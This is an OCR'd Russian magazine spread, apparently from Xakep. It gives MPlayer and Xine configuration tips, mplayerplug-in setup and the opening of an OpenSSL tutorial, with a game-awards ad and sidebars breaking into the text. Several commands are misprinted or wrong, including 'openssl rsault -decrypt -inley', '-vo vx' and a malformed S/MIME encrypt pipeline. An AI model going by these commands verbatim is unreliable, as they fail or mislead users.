Если скрипт конфигурации пишет, что ему чего-то не хватает, то устанавливаем devel-пакеты с заголовочными файлами и библиотеками, которые нужны Mplayer'у. Некоторые из них обязательны, некоторые - нет. В любом случае, читай то, что выводит на экран скрипт configure, - там все подробно расписывается. Если же он сообщает, что твоя версия компилятора ему не нравится, тогда тебе повезло - твой дистрибутив древний и с такой версией GCC, которая считается разработчиками Mplayer'а очень глючной (имеется в виду 2.96), пахать не хочет. В случае возникновения этой проблемы передай своему скрипту, чтобы он не обращал внимания на версию:

```
# ./configure --disable-gcc-checking
```

И не забудь, что для компиляции Mplayer'а с поддержкой графического интерфейса нужно сделать две вещи: установить devel-пакет от GTK 1.x (именно первого GTK, не второго) и добавить к параметрам configure ключик --enable-gui:

```
# ./configure --enable-gui
```



К Mplayer существует невероятное количество скинов

Прежде чем запускать плеер, позаботься об использовании в нем качественных, точных таймеров. Mplayer поддерживает несколько видов таймеров. Есть программный, который включается опцией -softsleep, однако он потребляет немало вычислительных ресурсов. Целесообразнее использовать таймер RTC (Real Time Clock). Как правило, доступ к нему имеет только root. Чтобы получить доступ к RTC и в аккаунте обычного пользователя, необходимо переопределить права для псевдоустройства /dev/rtc. Задать частоту таймера можно, прописав в файле /etc/sysctl.conf строчку

```
dev.rtc.max-user-freq = 1024
```

Таким образом, значение будет устанавливаться при каждом старте Linux. И дай команду в консоли, чтобы изменения вступили в силу прямо сейчас:

```
# echo 1024 > /proc/sys/dev/rtc/max-user-freq
```

Таймер RTC обеспечивает точность в 1 миллисекунду, а обычный таймер, не softsleep, - 10 миллисекунд.

ТОЛЬКО КОНСОЛЬ

Теперь обратимся к консоли. Я понимаю, что графический интерфейс удобен в некоторых случаях, но Mplayer всегда был ориентирован на консоль, GUI же в нем вторично. Консольная версия Mplayer'а для знающего человека проста и удобна. Ничто не сравнится с быстротой ее запуска. В пальцах, лежащих на клавиатуре, таится волшебство. Знаешь ли ты, что клавишами + и - на цифровой части клавы можно подстраивать синхронизацию звука и видео? А знаешь ли ты, что 0 и 9 уменьшают и увеличивают громкость? И что остальные клавиши с цифрами от 1 до 8 регулируют контраст, яркость, оттенок и насыщенность? Что до последних, то работают они только в случае использования режима вывода с аппаратной акселерацией, например xv, (x)vidix или (x)mga, либо при включенном программном эквалайзере. Как его включить? Опцией видеофильтра, указав включение эквалайзера как параметр к этому фильтру: mplayer -vf eq имя_файла или mplayer -vf eq2 имя_файла. А хочешь, фокус покажу? Вот так можно смотреть фильм в негативном отображении:

```
# mplayer -vf eq2=1.0:-0.8 VideoOut.avi
```

Конечно, кому-то покажется удобнее видеоэквалайзер графического интерфейса, тем более что он совмещен с аудиоэквалайзером. Но есть способ использовать звуковой эквалайзер и в консольном режиме. Управляется он через конфиг ~/mplayer/config либо командной строкой. Эквалайзер имеет 10 частотных полос. Вот как разбросаны по ним средние частоты каждой полосы:

Таблица соответствия полос и частот

0 - 31.25 Hz
1 - 62.50 Hz
2 - 125.0 Hz
3 - 250.0 Hz
4 - 500.0 Hz
5 - 1.000 kHz
6 - 2.000 kHz
7 - 4.000 kHz
8 - 8.000 kHz
9 - 16.00 kHz

Для каждой полосы ты можешь указать коэффициент увеличения или уменьшения громкости, от -12 до +12 децибел. Давай снизим на 12 децибел нулевую полосу:

```
# mplayer -af equalizer=-12:0:0:0:0:0:0:0:0:0 VideoOut.avi
```

Или увеличим на 12 девятую:

```
# mplayer -af equalizer=0:0:0:0:0:0:0:0:0:12 VideoOut.avi
```

Как видишь, каждая позиция в параметре для equalizer обозначает одну полосу эквалайзера. Хочешь поддать басов - увеличивай низкие частоты. А если они слишком громкие и динамики хрипят - уменьшай. Так же поступай и с верхами. Ключ -af служит для обозначения используемого тобой звукового фильтра (audio filter). Формат прописывания его в конфиге будет немного другой:

```
af=equalizer=0:0:0:0:0:0:0:0:0:0
```

Замени нули нужными тебе значениями и повторяй упражнения до достижения совершенства.
О звуке скажу тебе еще одну вещь. Video CD, а также файлы, являющиеся рипами с этого формата, могут воспроизводиться со звуком, наполненным металлическим дребезжанием. Вероятно, так действует звуковой кодек, выбранный по умолчанию. Решение проблемы заключается в использовании другого кодека. Кодек MAD справляется с декодированием, не производя при этом упомянутого звукового артефакта. Поэтому в ~/mplayer.config добавь строку

```
ac=mad,
```

Обрати внимание на запятую в конце. Она необходима, чтобы плеер мог перебирать другие звуковые кодеки, если MAD по какой-то причине не подойдет. А вообще MAD - это быстрый целочисленный MP3-кодек, довольно популярный в определенных кругах и обычно включаемый в состав дистрибутивов Linux (намного чаще, чем LAME). Он используется также, например, в Audacity для импорта MP3-файлов.

OSD И СУБТИТРЫ

OSD (On Screen Display) и субтитры - вещи взаимосвязанные, однако не равнозначные. OSD не зависит от субтитров, но служит для их отображения на экране. Также без OSD ты не увидишь ни текущих показателей громкости или яркости, ни времени, прошедшего с начала фильма и оставшегося до его окончания, ни других, не менее полезных сообщений.
OSD может работать в нескольких режимах, которые циклично переключаются по нажатии на клавишу с буквой «o». Чтобы правильно работали субтитры для не DVD-форматов и функционировал OSD, нужно в директорию ~/mplayer положить файл subfont.ttf (именно с таким именем). Он должен быть шрифтом формата TTF либо ссылкой на такой файл. Хорош в этом плане, например, шрифт Arial из комплекта Windows.
О субтитрах. У нас в стране наиболее популярны субтитры формата SRT. Если в них заключен русский текст, то он, как правило, находится в кодировке CP 1251 - стандартной кодировке Windows для русского языка. Пропиши в ~/mplayer/config следующую строку:

```
subcp=cp1251
```

Этим самым мы задаем кодировку для субтитров. Чем лишний раз передавать ее в командной строке, проще раз и навсегда прописать в конфиге. А если понадобится кодировку временно переопределить, то можно будет это сделать уже в командной строке, например так:

```
# mplayer -subcp koi8r
```


По ходу просмотра фильма, если субтитры отстают или спешат, можно настроить их синхронизацию с помощью клавиш Z и X. Субтитры можно включать и выключать клавишей V, а J переключает их язык, однако у меня это почему-то не работает, и поэтому приходится выбирать язык, отличный от того, что по умолчанию, передавая в командной строке параметр -slang. Например я хочу посмотреть «Амели» на французском, но с русскими субтитрами. Тогда я даю в консоли команду:

```
# mplayer dvd:// -slang ru -alang fr
```

Замечу, что параметр -slang задает язык субтитров, а -alang - язык звукового потока.
Кстати, если Mplayer вообще не хочет видеть твой DVD-ROM, то на это могут быть две причины. Первая - ты его подмонтировал. А для воспроизведения DVD этого делать не нужно. Если же DVD размонтирован, но плеер все равно не видит его, то пиши в ~/mplayer/config такую строку:

```
dvd-device=/dev/hdd
```

Где вместо /dev/hdd подставь, разумеется, твое DVD-устройство.


Смотрим загрузку CPU при просмотре фильма


Плеер, который радует глаз

MPLAYER + MOZILLA + FIREFOX + OPERA = ДРУЖБА

Насколько я знаю, XPI-плагина под это дело нет, и я не уверен, что одними средствами XPI можно обойтись. Тем не менее, существует плагин Mplayer-in (mplayerplug-in.sf.net), который работает как в Mozilla, так и в Firefox. Я не стал собирать этот плагин из исходника и просто скачал RPM-пакет для Fedora Core (он подходит и для Mandrake).
Ставим RPM. По сути дела, плагин состоит



Для работы под управлением фронт-энда Mplayer может функционировать в режиме slave, который включается параметром -slave. В этом случае плеер читает команды из STDIN. Список поддерживаемых команд можно получить так: mplayer -input cmdlist.



XINE
ЗАМАНЧИВАЯ АЛЬТЕРНАТИВА

О тонких настройках плеера Xine (xinehq.de) пишут мало, потому что все опции и функции у него на виду и какую-либо дополнительную технику его настройки трудно изобрести. Тем не менее, Xine (читается, согласно мнению разработчиков, как «ксин») является вторым по популярности видеоплеером в Linux и предоставляет ряд возможностей, которых Mplayer пока не имеет.

Xine как таковой представляет собой движок в виде разделяемых (shared) библиотек, к которым существует несколько графических фронт-эндов. Самые популярные из них - это Xine-UI и Gxine. Можно назвать также Totem, Kaffeine и Sinek. Практически в любом дистрибутиве Linux Xine идет в комплекте с Xine-UI, и пользователи, запуская последнюю, думают, что это и есть сам Xine.

Xine представляет только декодирующие функции и не оснащен, в отличие от Mplayer'а, утилитой для кодирования видео. Xine не умеет также показывать обычное ТВ с карты тюнера, хотя есть экспериментальная поддержка DVB (Digital Video Broadcast), что, впрочем, для стран бывшего СССР не столь актуально. Никто, кстати, не будет отрицать, что для просмотра обычного телевещания Mplayer тоже подходит не лучшим образом и пользователи предпочитают для этих целей что-нибудь вроде Xawdecode.



Xine собственной персоной

из двух бинарных файлов (mplayerplug-in.so и mplayerplug-in.xpt) и двух конфигов (mplayerplug-in.conf и mplayerplug-in.types). Последние два должны быть размещены в /etc. Также копируем или делаем симлинки на бинарники из пакета, а именно: mplayerplug-in.so должен лежать в /usr/lib/mozilla-твоя_версия/plugins, a mplayerplug-in.xpt в /usr/lib/mozilla-твоя_версия/components/mplayerplug-in.xpt.
Чтобы проверить, нашла ли Mozilla плагин, дай в адресной строке браузера команду about:plugins. Если все в порядке, то откроется страница с информацией, что-де есть такой, «QuickTime Plug-in 6.0, Windows Media Player Plugin are supported by mplayerplug-in», установлен, и далее будет перечень поддерживаемых форматов. Как результат, браузер будет показывать кино в отдельном окне или табе.
Аналогично поступаем и с Firefox: копируй эти же плагины в соответствующие подкаталоги директории, где у тебя установлен Firefox, только в названиях целевых каталогов для копирования файлов вместо Mozilla будет Firefox.
Упомянутый мною RPM-пакет подходит как для относительно старой версии Mozilla 1.7.2, так и для Firefox, включая версию 1.0. На сайте есть также пакеты для других дистрибутивов Linux, не только Fedora. Протестировать работу плагина проще всего на странице fredrik.hubbe.net/plugger/test.html.
А как подружить браузер Opera и плагин? Сначала необходимо собрать плагин из исходников. Для этого надо взять, кроме самого исходника плагина, также и Gecko SDL. Я не знаю, какая у тебя версия Mozilla или Firefox, поэтому соответствующий их версии SDK ищи на ftp.mozilla.org/pub/mozilla.org. Например для Firefox 1.0 SDK лежит на ftp.mozilla.org/pub/mozilla.org/firefox/releases/1.0/sdk/.
Замечание: SDK не должен быть старше, чем для Mozilla 1.6.
Установив Gecko SDK (хотя для Opera оно вроде и не нужно, но плагин требует), конфигурируем исходник плагина следующим образом:

```
# ./configure --enable-x
```

Затем уже делаем make, после чего копируем mplayerplug-in.so в нужный каталог Opera, примерно так:

```
# cp mplayerplug-in.so /usr/lib/opera/plugins
```

И делаем симлинк на libxpcom.so:


```
# ln -s /usr/lib/mozilla/libxpcom.so /usr/lib
```

Последнее надо для того, чтобы теперь уже оперный плагин увидел нужную ему библиотеку. Управление плагином осуществляется через файл mplayerplug-in.conf.

Некоторые интересные опции mplayerplug-in.conf

Cachesize - размер кэша в килобайтах. Здесь задается порция, по сколько килобайт будет читать плагин, прежде чем показывать видео и воспроизводить звук.
Nomediacache=0 или 1. Если 1, то кэш вообще не используется, передача/отображение идет напрямую.
Cache-percent - значение в процентах. Сколько процентов, от 0 до 100, файла загружать в кэш. По умолчанию 35.
Vo - видеодрайвер для вывода. Тут уместно использовать значение x11.


Dload-dir - директория. Сюда будут складываться выкачанные фильмы. Если, конечно же, они сохраняются. А чтобы они сохранялись на диск, надо включить такую возможность (по умолчанию она выключена): keep-download=1.



Тестируем плагин

ПОСЛЕДНИЙ СОВЕТ

Напоследок дам еще один совет: как делать в Mplayer'е скриншоты. Это не так просто, как кажется на первый взгляд. Дело в том, что функция создания скриншотов в Mplayer'е реализована на текущий момент только в виде патчей, которые подходят исключительно к конкретным версиям плеера. Поэтому люди, желающие выцепить из фильма картинку, пытаются использовать для этого какую-нибудь внешнюю утилиту вроде GIMP или KSnapshot. Но у них часто не получается. Это происходит из-за того, что скриншот с видеоокна Mplayer'а можно взять только при определенных драйверах вывода на экран. Наиболее популярный из них, Xv, который задается опцией -vo vx, не подходит. Подойдет x11 (-vo x11), а также OpenGL (-vo gl). Но замечу, что наилучшие скриншоты можно получить в утилитах для редактирования видео, такой как, например, Avidemux2, где удобно покадрово прокручивать фильм.



Mplayer в процессе воспроизведения



Узнать, какие устройства вывода видео поддерживаются в твоей сборке Mplayer'а, можно командой mplayer -vo help. Аналогично для выяснения звуковых способностей плеера используй команду mplayer -ao help.

ИЗДАТЕЛЬСКИЙ ДОМ

(game)land

представляет

5 марта суббота
19.00 начало

Москва
Центральный Академический Театр Российской Армии

Первая церемония вручения наград в области компьютерных и видеоигр

GAMELAND AWARD

С участием «звезд»

российской игровой индустрии
популярных исполнителей
создателей известных игровых журналов

Официальный спонсор церемонии:



Партнеры:






приобрести **Билеты** можно в Интернет-центре «Cafemax на Пятницкой» (Пятницкая, 25, стр. 1) с 1 февраля 2005 года

Справки по телефону: 935-70-34
Подробности на сайте: www.gamelandaward.ru

Anton Karpov (toxa@real.xakep.ru)

101 ПРИЕМ РАБОТЫ С OPENSSL



Все знают, что такое OpenSSL. По крайней мере, хотя бы по уязвимостям в mod_ssl для апача ;). Однако OpenSSL - это настоящий криптографический тулкит, который разве что кофе не варит. Рассказать здесь обо всех его возможностях нереально, но я попытаюсь познакомить тебя с основными областями применения этой полезной утилиты.

ЗАБАВЫ С OPENSSL

ШИФРУЕМ И ПОДПИСЫВАЕМ

Самое простое, что может делать OpenSSL, - шифровать файлы, как симметричными алгоритмами, когда для шифрования и расшифровки нужна одна и та же парольная фраза, так и асимметричными, с использованием RSA-ключей. Например зашифруем файл симметричным алгоритмом des3 с помощью openssl enc:

```
# echo veryverysecretinfo > plain.txt


# openssl enc -des3 -e -in plain.txt -out enc.txt
enter des-ede3-cbc encryption password:
Verifying - enter des-ede3-cbc encryption password:
```

Как видишь, enc.txt содержит нечитаемый текст. Расшифровать файл можно, заменив ключ -e ключом -d:

```
# openssl enc -des3 -d -in enc.txt -out plain.txt
enter des-ede3-cbc decryption password:
```

Чтобы получить шифртекст в base64-кодировке (ASCII-текст), используй ключ -a. OpenSSL установлен практически на каждой машине, и с его помощью можно быстро зашифровать информацию для передачи ее по

Думаешь, это мусор? Зашифрованный файл!



Смотрим сертификат

недоверенным каналам. Не знающие данной фишки хацкеры по-прежнему используют убогий zip с паролем, чтобы слить дамп базы через чужой приватный проксик ;). К этому можно добавить, что OpenSSL поддерживает великое множество симметричных шифров, в том числе самые стойкие на сегодняшний день AES (алгоритм Rijndael) и IDEA. Вместо -des3 можно указать требуемый шифр.

Если же ты хочешь, чтобы собеседник передал тебе файл в зашифрованном виде, а ты его расшифровал, то стоит озаботиться асимметричной криптографией, сгенерировав себе пару RSA-ключей, публичный и приватный, с помощью openssl genrsa:

```
# openssl genrsa -out rsaprivatekey.pem -des3 2048
Generating RSA private key, 2048 bit long modulus
................+++
...............+++
e is 65537 (0x10001)
Enter pass phrase for rsaprivatekey.pem:
Verifying - Enter pass phrase for rsaprivatekey.pem:
```

Аргумент -des3 указывает, что приватный ключ следует зашифровать по алгоритму Triple DES парольной фразой. При каждом использовании ключа тебе придется вводить эту фразу. Это безопасно, но часто неудобно, так что можешь опустить этот параметр. Проставь на ключ права 600, чтобы никто в системе не мог его прочитать, да и вообще береги его как зеницу ока. Получить соответствующий закрытому публичный ключ можно с помощью openssl rsa:

```
# openssl rsa -in rsaprivatekey.pem -pubout -out rsapublickey.pem
Enter pass phrase for rsaprivatekey.pem:
writing RSA key
```

```
# cat rsapublickey.pem

-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA4my4TOh
q/X412XOUzKvK
kccra9Gq9+SDkBQGfI483obV+V2d054PnDyZ7uZghgVbrATc4hWT
y26UPpdyxnBn
fGKiwtWjUIrMwEUZIQ4znTAcLey1Fc1TpbQchBtFaPe4UPNaLY1P/D
xsHRXgI8mq
ctzdQVdd3TQkg/FV4hSvF3LOUfBHJOj7C7E4H8z7w+DN+c9lgo6v1
J55KPovvaQo
HikfnixunYbOoIID6V/vVoApjY4CeLomDECj4eE8w3BOoZdYeqq/i
MkttCcK56p7
kymX8DpFItwFiDLvnwIN+oiKtyno+Ctf8yxwFNCNJNOXXE1IV4YAk
Y8Z07Q3JhGp
MQIDAQAB
-----END PUBLIC KEY-----
```

Этот публичный ключ ты передаешь собеседнику, и он шифрует файл на нем, используя openssl rsautl:

```
# openssl rsautl -encrypt -pubin -inkey rsapublickey.pem -in plain.txt -out cipher.txt
```

Теперь ты получаешь файл и расшифровываешь его, используя свой секретный ключ:

```
# openssl rsault -decrypt -inley rsaprivatekey.pem -in cipher.txt -out plain.txt
```

Разумеется, знание твоего публичного ключа не поможет вскрыть шифртекст. Кроме шифрования, можно также подписывать файлы, предоставляя гарантии, что данный файл послан лично тобой, и давая возможность проверить его аутентичность. Делается это с помощью openssl dgst:

```
# openssl dgst -sha1 -sign rsaprivatekey.pem -out sign.txt myfile.tar.gz
```

Весьма логично, что шифрование происходит на публичном ключе, тогда как для подписи используется секретный. Естественно, процесс подписывания никоим образом не шифрует файл, но файл, разумеется, может быть и зашифрован, и подписан. Все, что нужно получателю файла, - это проверить подпись, используя твой публичный ключ:

```
# openssl dgst -sha1 -verify rsapublickey.pem -signature sign.txt myfile.tar.gz
Verified OK.
```

Если подпись не совпадает, ты получишь сообщение Verification Failure. Строго говоря, подписывается не файл, а message digest, или контрольная сумма файла. Она также может быть вычислена и без использования ключей. Тебе наверняка знакома утилита md5, которая высчитывает хэш файла (md5-сумму), позволяющий убедиться в его аутентичности. Если изменить в файле хотя бы бит, его md5-сумма полностью изменится. OpenSSL позволяет вычислять хэш, используя md5, sha, sha1, mdc2 и т.д. Во многих Linux-дистрибутивах утилита md5 отсутствует, но ты все равно можешь вычислить контрольную сумму, используя openssl dgst:

```
# openssl dgst -md5 myfile.tar.gz
MD5(myfile.tar.gz) =65b36f8d54b8bab0a787cbd4a8dd8aef
```

Еще с помощью OpenSSL можно быстро сгенерировать себе пароль, WEP-ключ и прочее, используя openssl rand:

```
# openssl rand -base64 45
0JZmfHQL3WI7PTUYcq1w8yQ8wFE3mB7Wd7vdAYd2A6x0cTHmV
YqI/Su3o5qh
```

Чтобы найти соответствующие пароль и шифр, например если ты по какой-то причине решил напрямую править /etc/master.passwd (/etc/shadow), можно использовать openssl passwd:

```
# openssl passwd -1 mypassword
$1$OsmexMtO$OCtV.Lb6nhGOSGKM8jKNO.
```

Параметр -1 в данном случае указывает на использование алгоритма md5, которым по умолчанию шифруются пароли во FreeBSD/NetBSD и многих дистрах линуха.

РАБОТАЕМ С СЕРТИФИКАТАМИ


OpenSSL очень часто применяют именно для работы с цифровыми сертификатами. И немудрено, ведь в этом тулките есть все, чтобы построить свой маленький CA и выдавать сертификаты. Сейчас очень модно говорить о цифровых сертификатах и сертификационных, или удостоверяющих, центрах. Что же это такое?

Вернись в начало статьи, где я рассказываю про асимметричную криптографию и RSA-ключи. Для того чтобы N человек могли общаться между собой, например подписывать и шифровать файлы, каждый должен иметь пару ключей - публичный и секретный - и каким-то образом, допустим, через персональную web-страничку, предоставить свой public key всем (N-1) людям. Очевидны две проблемы:


- Получать и хранить все (N-1) ключей, персонально запрашивая каждый у его владельца, весьма затруднительно. Да еще если учесть, что люди могут терять/раскрывать свои ключи и генерировать новые. Как я узнаю, что один из моих респондентов сгенерировал новый ключ и старый уже недействителен?
- Как удостовериться, что публичный ключ собеседника принадлежит ему? Что его web-страничка с ключом не была взломана, а ключ заменен?

Для решения этих проблем было решено ввести новый доверенный орган, который назвали Ceritifcate Authority, он же CA, он же по-русски удостоверяющий центр, и теперь все участники, сгенерировав себе пару ключей public и private, не ломают голову, а отправляют свой публичный ключ этому CA. Причем не в голом виде, а как запрос на сертификат - по сути, тот же ключ, с прописанными персонализирующими владельца ключа полями: имя, фамилия, город, адрес.

X509 - это стандарт на сертификаты. CA получает запрос и выдает автору ключа уже полноценный сертификат, одновременно удостоверяя авторство ключа, подписывая его своим private key и размещая сертификат клиента для публичного доступа. Таким образом, сертификат - тот же public key, только оформленный в специальном виде. Наконец, если кто-то теряет или раскрывает свой закрытый ключ, он создает CA-запрос на отзыв сертификата (Ceritificate Revokation). CA помечает сертифи-



TinyCA за работой


Соединение, защищенное при помощи s_client

кат как отозванный, помещая информацию о нем в специальный список, CRL (Ceritificate Revokation List). Теперь, чтобы проверить, действителен ли ключ, нужно всего лишь скачать с сайта CA свежий CRL и проверить наличие в нем сертификата респондента.

Эта красивая схема содержит одно слабое звено - все участники обязаны безоговорочно доверять CA, ведь к нему они обращаются за ключами других людей, за CRL, да и сам CA непосредственно отвечает за то, что конкретный человек имеет данный ключ. Вот почему во всех странах функционирование официальных CA подведено под мощную юридическую базу и выпущены соответствующие законы. В России существует закон «Об электронной цифровой подписи», согласно которому юридическую силу имеют только те CA, которые используют для подписи и шифрования отечественные криптоалгоритмы, соответствующие ГОСТам. Подпись, оставленная клиентом такого CA под электронным документом, на уровне закона приравнена к личной ручной подписи на бумаге. Впрочем, нам сгодится и RSA, мы же не ведем переписку государственной важности ;).

Для разворачивания полноценных CA существуют удобные фронт-энды, например TinyCA. Нас, как всегда, интересует консольная подноготная всего процесса. Поэтому сейчас мы запустим свой маленький CA и выдадим на нем сертификат нашему веб-серверу. Генерируем RSA-ключ для CA:

```
# openssl genrsa -des3 -out myca.key 2048
# chmod 600 myca.key
```

Перед тем как генерировать запросы и сертификаты, советую взглянуть на openssl.cnf (/etc/ssl/openssl.cnf), в котором прописаны поля сертификата, их обязательность и дефолтные значения. Можешь поменять их, чтобы было проще, или даже указать все значения прямо в запросе (ключ -subj). Выпустим самоподписанный сертификат на сгенерированном ключе:

```
# openssl req -new -x509 -days 365 -key myca.key -out myca.crt
```

Тебе будет задано несколько вопросов касаемо полей сертификата, и в результате ты получишь самоподписанный сертификат myca.crt. Теперь сгенерируем еще один ключ, для Apache:

```
# openssl genrsa -out server.key 2048
```

Создадим запрос на сертификат CSR (Certificate Sign Request):

```
# openssl req -new -key server.key -out server.csr
```

Подпишем запрос на ключе CA и выдадим нашему серверу новый сертификат:

```
# openssl x509 -req -days 365 -CA myca.crt -CAkey myca.key -in server.csr -out server.crt
# openssl verify -CAfile myca.crt server.crt
```

В процессе работы OpenSSL ищет сертификат CA, CRL и некоторые другие параметры согласно файлу конфигурации /etc/ssl/openssl.cnf. Поэтому неплохо бы его заполнить, это избавит нас в том числе и от ввода параметров -CA, -CAkey и т.д. Так, если ты назвал свою CA MyCA и расположил иерархию каталогов в /etc/ssl, то внеси в конфиг:

```
# vi /etc/ssl/openssl.cnf

[ ca ]
default_ca       = MyCA

[ MyCA ]

dir              = /etc/ssl
certs            = $dir/crt
crl_dir          = $dir/crl
database         = $dir/index.txt
new_certs_dir    = $dir/crt_new

certificate      = $dir/ca.crt
serial           = $dir/serial
crl              = $dir/myca.crl
private_key      = $dir/myca.key
```

Теперь все будет складываться в /etc/ssl. Например если мы хотим отозвать сертификат сервера по причине изменения его адреса, то пишем:

```
# openssl ca -revoke server.crt -crl_reason affiliationChanged
```

Сгенерируем актуальный список отзыва CRL:

```
# openssl ca -gencrl -out myca.crl
```

В index.txt должна появиться запись о смене статуса сертификата server.crt. Просмотреть же CRL можно следующей командой:

```
# openssl crl -in ca.crl -text -noout
```

Сам сертификат и его ключ можно просмотреть схожим образом:

```
# openssl x509 -in server.crt -noout -text
# openssl rsa -noout -text -in server.crt
```

Как настраивать Apache с mod_ssl, написано уже неоднократно, и я повторяться не буду. Но почему-то все ограничиваются банальной поддержкой https, а ведь с сертификатами можно натворить немало забавного. Например создать папку ssl-area с правом доступа только для тех клиентов, у которых установлены в системе и указаны в браузере выданные тобой сертификаты. Для этого пропиши в конфиг ssl-хоста апача:

```
<Location /ssl-area>
   SSLRequireSSL
   SSLVerifyClient require
   SSLVerifyDepth 1
</Location>
```

Важное замечание. Теоретически сертификат - это открытый ключ. И некоторые программы, тот же Apache, разделяют понятия «сертификат» и «закрытый ключ» (и правильно), требуя указать в конфиге и то, и другое. Но некоторый софт, например vsftpd, ищет в сертификате как публичный, так и закрытый ключ. Поэтому если ты хочешь упростить себе жизнь или столкнулся с тем, что какая-либо софтина не работает, помни, что можно просто добавить secret key в конец сертификата командой cat, хотя это, конечно, идеологически неверно.

ПОЧТА? SMIME!

В начале статьи мы зашифровывали файлы. А что если их надо тут же из консоли отправить по почте? Можно, конечно, послать ASCII-текст:

```
# cat ascii_encoded.txt | mail hacker@email.com
```

Но тогда адресат получит бессмысленный набор символов. Так что есть способ лучше - S/MIME. Это специальное расширение MIME (Multiple Internet Mail Extensions) для работы с сертификатами. Почтовые клиенты понимают SMIME и обрабатывают smime-вложения соответствующим образом, например проверяют подпись. Сертификат у нас есть, подпишем им сообщение:

```
# openssl smime -sign -signer server.crt -inkey server.key -in message.txt -text | mail hacker@email.com
```

А теперь еще зашифруем:

```
# openssl smime -encrypt -in message.txt -signer server.crt -inkey server.key -text | openssl smime -encrypt -des3 myserver.crt -out mail.msg | mail hacker@email.com
```

Очень часто бывает нужно протестировать работу сетевого сервиса. Обычно для этого применяют telnet. Но если сервис работает через SSL? Тогда нас снова спасет OpenSSL:

```
# openssl s_client -connect myserver:443
```

